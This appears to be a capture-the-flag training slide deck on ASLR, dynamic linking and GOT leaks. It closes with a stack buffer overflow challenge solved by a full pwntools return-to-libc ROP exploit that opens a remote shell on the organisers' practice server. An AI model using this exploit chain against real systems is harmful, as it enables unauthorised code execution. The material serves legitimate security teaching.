

Hacker's Playground

Tutorial Guide

BOF 104

Binary

pwn



Address Space Layout Randomization

- ✓ A protection technique for making a binary difficult to exploit by arbitrarily placing stacks, heaps, and shared libraries in the memory.

```
$ cat /proc/sys/kernel/randomize_va_space  
2  
$
```

Value	Meaning
0	Disabled
1	Apply to Stack, VDSO and Shared memory
2	Apply to Stack, VDSO, Shard memory and Data segment

Address Space Layout Randomization

✓ When `randomize_va_space` is 0

```

challenger@ubuntu:~$ ./print_maps
00400000-00401000 r--p 00000000 08:25 1705927 /home/challenger/print_maps
00401000-00402000 r-xp 00001000 08:25 1705927 /home/challenger/print_maps
00402000-00403000 r--p 00002000 08:25 1705927 /home/challenger/print_maps
00403000-00404000 r--p 00003000 08:25 1705927 /home/challenger/print_maps
00404000-00405000 rw-p 00004000 08:25 1705927 /home/challenger/print_maps
7ffff7db3000-7ffff7dd5000 r--p 00000000 08:01 1986592 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7dd5000-7ffff7fd0000 r-xp 00022000 08:01 1986592 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fd0000-7ffff7fb0000 r--p 0019a000 08:01 1986592 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fb0000-7ffff7f9f000 r--p 001e7000 08:01 1986592 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7f9f000-7ffff7fa1000 rw-p 001eb000 08:01 1986592 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7ffff7fa1000-7ffff7fa7000 rw-p 00000000 00:00 0
7ffff7fa7000-7ffff7fce000 r--p 00000000 00:00 0
7ffff7fce000-7ffff7fcf000 r-xp 00000000 00:00 0
7ffff7fcf000-7ffff7fd0000 r--p 00000000 08:01 1973744 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7fd0000-7ffff7ff3000 r-xp 00001000 08:01 1973744 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ff3000-7ffff7ffb000 r--p 00024000 08:01 1973744 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffb000-7ffff7ffd000 r--p 0002c000 08:01 1973744 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffd000-7ffff7ffe000 rw-p 0002d000 08:01 1973744 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffff7fff000-7ffff7fff000 rw-p 00000000 00:00 0
fffffffff6000000-fffffffff6010000 --xp 00000000 00:00 0

```

- Each element in the memory map is **always** loaded at the same address.

Address Space Layout Randomization

✓ When `randomize_va_space` is 2

```

challenger@ubuntu:~$ ./print_maps
00400000-00401000 r--p 00000000 08:25 1705927 /home/challenger/print_maps
00401000-00402000 r-xp 00001000 08:25 1705927 /home/challenger/print_maps
00402000-00403000 r--p 00002000 08:25 1705927 /home/challenger/print_maps
00403000-00404000 r--p 00002000 08:25 1705927 /home/challenger/print_maps
00404000-00405000 rw-p 00003000 08:25 1705927 /home/challenger/print_maps
7f9f07b3d000-7f9f07b5f000 r--p 00000000 08:01 1986592 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07b5f000-7f9f07cd7000 r-xp 00022000 08:01 1986592 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07cd7000-7f9f07d25000 r--p 0019a000 08:01 1986592 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07d25000-7f9f07d29000 r--p 001e7000 08:01 1986592 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07d29000-7f9f07d2b000 rw-p 001eb000 08:01 1986592 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07d2b000-7f9f07d31000 rw-p 00000000 00:00 0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f9f07d55000-7f9f07d56000 r--p 00000000 08:01 1973744 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f9f07d56000-7f9f07d79000 r-xp 00001000 08:01 1973744 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f9f07d79000-7f9f07d81000 r--p 00024000 08:01 1973744 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f9f07d82000-7f9f07d83000 r--p 0002c000 08:01 1973744 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f9f07d83000-7f9f07d84000 rw-p 0002d000 08:01 1973744 /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f9f07d84000-7f9f07d85000 rw-p 00000000 00:00 0 [stack]
7ffedccc9000-7ffedccea000 rw-p 00000000 00:00 0 [vvar]
7ffedcd7e000-7ffedcd81000 r--p 00000000 00:00 0 [vdso]
7ffedcd81000-7ffedcd82000 r-xp 00000000 00:00 0 [vsyscall]
ffffffff600000-ffffffff601000 --xp 00000000 00:00 0

```

The address changes in every executions.

- Stack, Heap and Shared memory are loaded into random memory pages.

Linking

✓ **Linker** creates a single file from multiple object files.


- Linking is a process of creating an executable binary.
- Linking includes merge segments, resolve labels, and patche location-dependent/external references.

✓ **Linker** works in two ways.

- **Static Linking** assembles object files into new binary.
- **Dynamic Linking** puts just referenced symbol information into new binary.


Static Linking and Loading

- ✓ Object files are assembled in the linking process.



Dynamic Linking and Loading


- ✓ Symbols in the libraries(.so files) are referenced in the linking process, and binds the libraries later.



Invoking functions in the shared library

✓ Address in the **.got.plt** is referred to call a function in the shared library.

- **Partial RELRO**: binds the address of a function in the .so file when it is first called.
- **Full RELRO**: binds addresses of all referred functions at the beginning of the executable.



✓ Standard C library

- includes many basic and important APIs for program execution.
- `glibc(libc.so.6)` is used in the most linux distributions.

main.c

```
#include <stdio.h>

int main() {
    puts("Hello world!");
}
```

libc.so

```
int _IO_puts (...)
int do_system (...)
int _IO_printf (...)
...

"/bin/sh"
...
```

**Let's solve
BOF quiz!**

Quiz #1

& solution

Quiz #1

SAMSUNG

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void print_maps() {
    char buf[1024];
    sprintf(buf, "cat /proc/%d/maps", getpid());
    system(buf);
}

long long int get_ll(char* message) {
    long long int ll;
    printf("%s", message);
    scanf("llx", &ll);
    return ll;
}

int main() {
    long long int func;
    print_maps();
    printf("Let's do BOF!\n");
    func = get_ll("puts address: ");
    if (func / 0x400000 == 1) {
        puts(":(");
        exit(0);
    }
    ((void (*)(char *))func)("Congratulation!");
    return 0;
}
```

✓ Can you get 'Congratulation!'?

✓ Environment info.

- x64 64bit elf binary
- No stack canary, No PIE

✓ You can try!

- https://cdn.sstf.site/chal/BOF104_qz1.zip
- nc bof104.sstf.site 1335

✓ Try it before you see the solution.

Solution for Quiz #1

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void print_maps() {
    char buf[1024];
    sprintf(buf, "cat /proc/%d/maps", getpid());
    system(buf);
}

long long int get_ll(char* message) {
    long long int ll;
    printf("%s", message);
    scanf("llx", &ll);
    return ll;
}

int main() {
    long long int func;
    print_maps();
    printf("Let's do BOF!\n");
    func = get_ll("puts address: ");
    if (func / 0x400000 == 1) {
        puts(":(");
        exit(0);
    }
    ((void (*)(char *))func)("Congratulation!");
    return 0;
}
```

✓ We can call any function in the memory

- except the binary region.

We cannot jump to a function in the binary.

Solution for Quiz #1

✓ `cat /proc/[pid]/maps`

```
00400000-00401000 r--p 00000000 00:63 5157363 /home/challenger/quiz1
00401000-00402000 r-xp 00001000 00:63 5157363 /home/challenger/quiz1
00402000-00403000 r--p 00002000 00:63 5157363 /home/challenger/quiz1
00403000-00404000 r--p 00002000 00:63 5157363 /home/challenger/quiz1
00404000-00405000 rw-p 00003000 00:63 5157363 /home/challenger/quiz1
7ffa33694000-7ffa33697000 rw-p 00000000 00:00 0
7ffa33697000-7ffa336bf000 r--p 00000000 00:63 4932005 /usr/lib/x86_64-linux-gnu/libc.so.6
7ffa336bf000-7ffa33854000 r-xp 00028000 00:63 4932005 /usr/lib/x86_64-linux-gnu/libc.so.6
7ffa33854000-7ffa338ac000 r--p 001bd000 00:63 4932005 /usr/lib/x86_64-linux-gnu/libc.so.6
7ffa338ac000-7ffa338b0000 r--p 00214000 00:63 4932005 /usr/lib/x86_64-linux-gnu/libc.so.6
7ffa338b0000-7ffa338b2000 rw-p 00218000 00:63 4932005 /usr/lib/x86_64-linux-gnu/libc.so.6
7ffa338b2000-7ffa338bf000 rw-p 00000000 00:00 0
7ffa338c1000-7ffa338c3000 rw-p 00000000 00:00 0
7ffa338c3000-7ffa338c5000 r--p 00000000 00:63 4931987 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffa338c5000-7ffa338ef000 r-xp 00002000 00:63 4931987 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffa338ef000-7ffa338fa000 r--p 0002c000 00:63 4931987 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffa338fb000-7ffa338fd000 r--p 00037000 00:63 4931987 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffa338fd000-7ffa338ff000 rw-p 00039000 00:63 4931987 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffd49159000-7ffd4917a000 rw-p 00000000 00:00 0 [stack]
7ffd491c1000-7ffd491c4000 r--p 00000000 00:00 0 [vvar]
7ffd491c4000-7ffd491c5000 r-xp 00000000 00:00 0 [vdso]
fffffffff600000-fffffffff601000 --xp 00000000 00:00 0 [vsyscall]
```

Jumping into this region is prohibited.

libc.so is loaded at 0x7ffa33697000.

Solution for Quiz #1

✓ Step 1: Get the offset of puts function in libc.so

- It is 0x80ed0.

```
root@ubuntu:~# readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep puts@
808: 0000000000007fa80 294 FUNC WEAK DEFAULT 15 fputs@GLIBC 2.2.5
1429: 00000000000080ed0 409 FUNC WEAK DEFAULT 15 puts@GLIBC 2.2.5
1438: 00000000000080ed0 409 FUNC GLOBAL DEFAULT 15 _IO_puts@GLIBC_2.2.5
```

✓ Step 2: Get the address of libc.so in the memory

- It is 0x7f24cc798000 in this execution.

```
7f24cc798000-7f24cc7c0000 r--p 00000000 00:63 4932005 /usr/lib/x86_64-linux-gnu/libc.so.6
7f24cc7c0000-7f24cc955000 r-xp 00028000 00:63 4932005 /usr/lib/x86_64-linux-gnu/libc.so.6
7f24cc955000-7f24cc9ad000 r--p 001bd000 00:63 4932005 /usr/lib/x86_64-linux-gnu/libc.so.6
7f24cc9ad000-7f24cc9b1000 r--p 00214000 00:63 4932005 /usr/lib/x86_64-linux-gnu/libc.so.6
7f24cc9b1000-7f24cc9b3000 rw-p 00218000 00:63 4932005 /usr/lib/x86_64-linux-gnu/libc.so.6
```

✓ Step 3: Calculate the address of puts function in the memory

- Address of puts: $0x7f24cc798000 + 0x80ed0 = 0x7f24cc818ed0$

```
puts address: 7F24CC818ED0
Congratulation!
```

Quiz #2

& solution

Quiz #2

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

long long int get_ll(char* message) {
    long long int ll;
    write(1, message, strlen(message));
    scanf("llx", &ll);
    return ll;
}

long long int print_xll(long long int ll) {
    char buf[32];
    snprintf(buf, 32, "val: 0x%llx\n", ll);
    write(1, buf, strlen(buf));
    return ll;
}

int main() {
    long long int func;
    long long int *address;
    address = get_ll("where? ");
    print_xll(*address);
    func = get_ll("puts address: ");
    if (func / 0x400000 == 1) {
        puts(":(");
        exit(0);
    }
    ((void (*)(char *))func)("Congratulation!");
    return 0;
}
```

✓ Can you get 'Congratulation!'?

✓ Environment info.

- x64 64bit elf binary
- No stack canary, No PIE

✓ You can try!

- https://cdn.sstf.site/chal/BOF104_qz2.zip
- nc bof104.sstf.site 1336

✓ Try it before you see the solution.

Solution for Quiz #2

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

long long int get_ll(char* message) {
    long long int ll;
    write(1, message, strlen(message));
    scanf("%llx", &ll);
    return ll;
}

long long int print_xll(long long int ll) {
    char buf[32];
    snprintf(buf, 32, "val: 0x%llx\n", ll);
    write(1, buf, strlen(buf));
    return ll;
}

int main() {
    long long int func;
    long long int *address;
    address = get_ll("where? ");
    print_xll(*address);
    func = get_ll("puts address: ");
    if (func / 0x400000 == 1) {
        puts(":(");
        exit(0);
    }
    ((void (*)(char *))func)("Congratulation!");
    return 0;
}
```

✓ Difference compared to Quiz #1 is

- printing out memory map
→ printing out the **value** of a specific address

Solution for Quiz #2

✓ Step 1: Get the offset of puts and write function in libc.so

- It is 0x80ed0 and 0x114a20, respectively.

```
$ readelf -s libc.so.6
...
000000000080ed0 ... _IO_puts@@GLIBC_2.2.5
000000000114a20 ... write@@GLIBC_2.2.5
```

✓ Step 2: Get the offset of write function at .got.plt section in the binary

- It is 0x404020.

```
$ readelf -r quiz2
...
000000404020 ... write@GLIBC_2.2.5 + 0
```


Solution for Quiz #2

✓ Step 3: Calculate the address of puts function in the memory

```
$ nc bof104.sstf.site 1336
where? 0x404020
val: 0x7f7bebd5ca20
puts address: 0x7f7bebcc7a80
Congratulation!
```

write@got.plt

- We can get the address of `libc`, from the address of `write` function.
libc address: `0x7f7bebc48000` (`0x7f7bebd5ca20 - 0x114a20[write@@GLIBC_2.2.5]`)
- And then we can calculate the address of `puts`.
puts address: `0x7f7bebcc7a80` (`0x7f7bebc48000 + 0x7fa80[_IO_puts@@GLIBC_2.2.5]`)



Let's practice

**Solve the tutorial
challenge**

Practice: BOF 104

```
#include <stdio.h>
#include <stdlib.h>

void bofme() {
    char name[32];
    read(0, name, 0x200);
    puts(name);
}

int main() {
    bofme();
    return 0;
}
```

✓ Can you get the shell?

- i.e., execute `/bin/sh`
- The flag is in the `/flag` file.

✓ Environment info.

- x64 elf binary
- No stack canary
- No PIE

✓ You can try!

- `nc bof104.sstf.site 1337`

✓ Try it before you see the solution.

Solution for BOF 104


```
#include <stdio.h>
#include <stdlib.h>

void bofme() {
    char name[32];
    read(0, name, 0x200);
    puts(name);
}

int main() {
    bofme();
    return 0;
}
```

◀ BOF!

[Stack memory]



Solution for BOF 104

- ✓ What we want to execute is `system("/bin/sh");`.
 - But there's neither `system` function nor `"/bin/sh"` string in the binary.
- ✓ So we need to find them from `libc`.
 - But we don't know the address of `libc`.
- ✓ We should get the address of `libc` first.

Solution for BOF 104

✓ Step 1: Get the address of `libc.so` and call `bofme()` again.

- In the previous tutorials, we've learned how to construct the ROP chain. Let's learn an easier way to use the python `pwntools` library.

```
from pwn import *
context.arch = "amd64"

r = remote("bof104.sstf.site", 1337)
libc = ELF("libc.so.6")
e = ELF("bof104")

# Leak
rop = ROP(e)
rop.puts(e.got["puts"])
rop.bofme()

r.sendline(b"A" * 0x20 + b"BBBBBBBB" + rop.chain())
r.recvline()
leak_address = u64(r.recvline()[::-1].ljust(8, b"\x00"))
libc_address = leak_address - libc.symbols["puts"]
```

[ROP Payload]

"A" * 32	name
"BBBBBBBB"	RBP
0x401263	pop rdi ; ret
0x404018	got.puts [arg0]
0x401064	puts
0x401176	bofme()

Solution for BOF 104

✓ Step 2: Get the address of `system()` and `"/bin/sh"` string.

- pwntools can simplify this step as well.

```
libc.address = libc_address  
system_ptr = libc.symbols["system"]  
binsh_ptr = next(libc.search(b"/bin/sh\x00"))
```

Solution for BOF 104

✓ Step 3: Invoke `system("/bin/sh")` by ROP, again.

- As `bofme()` is called at the last of the ROP chain in Step 1, we can exploit the BOF again.

```
# Get shell
rop = ROP(libc)
rop.raw(rop.ret)
rop.system(binsh_ptr)

r.sendline(b"A" * 0x20 + b"BBBBBBBB" + rop.chain())
r.interactive()
```

FYI, we put the `ret` instruction in the ROP chain to increase the stack pointer by 8.
There's a `movaps` instruction in the `system` function which doesn't work unless the stack pointer is a multiple of 16.

[ROP Payload]

"A" * 32	name
"BBBBBBBB"	RBP
0x7fb54785b679	ret (for movaps)
0x7fb54785cb6a	pop rdi ; ret
0x7fb5479ed5bd	"/bin/sh" [arg0]
0x7b54788b290	system()

Solution for BOF 104

✓ Put them all together

```
from pwn import *
context.arch = "amd64"

r = remote("bof104.sstf.site", 1337)
libc = ELF("libc.so.6")
e = ELF("bof104")

# Leak
rop = ROP(e)
rop.puts(e.got["puts"])
rop.bofme()
r.sendline(b"A" * 0x20 + b"BBBBBBBB" + rop.chain())
r.recvline()
leak_address = u64(r.recvline()[:-1].ljust(8, b"\x00"))
libc.address = leak_address - libc.symbols["puts"]
binsh_ptr = next(libc.search(b"/bin/sh\x00"))

# Get shell
rop = ROP(libc)
rop.raw(rop.ret)
rop.system(binsh_ptr)

r.sendline(b"A" * 0x20 + b"BBBBBBBB" + rop.chain())
r.interactive()
```

```
$ python ex.py
$ id
uid=1000(challenger) gid=1000(challenger) groups=1000(challenger)
```

Give it a shot!

Thank You.

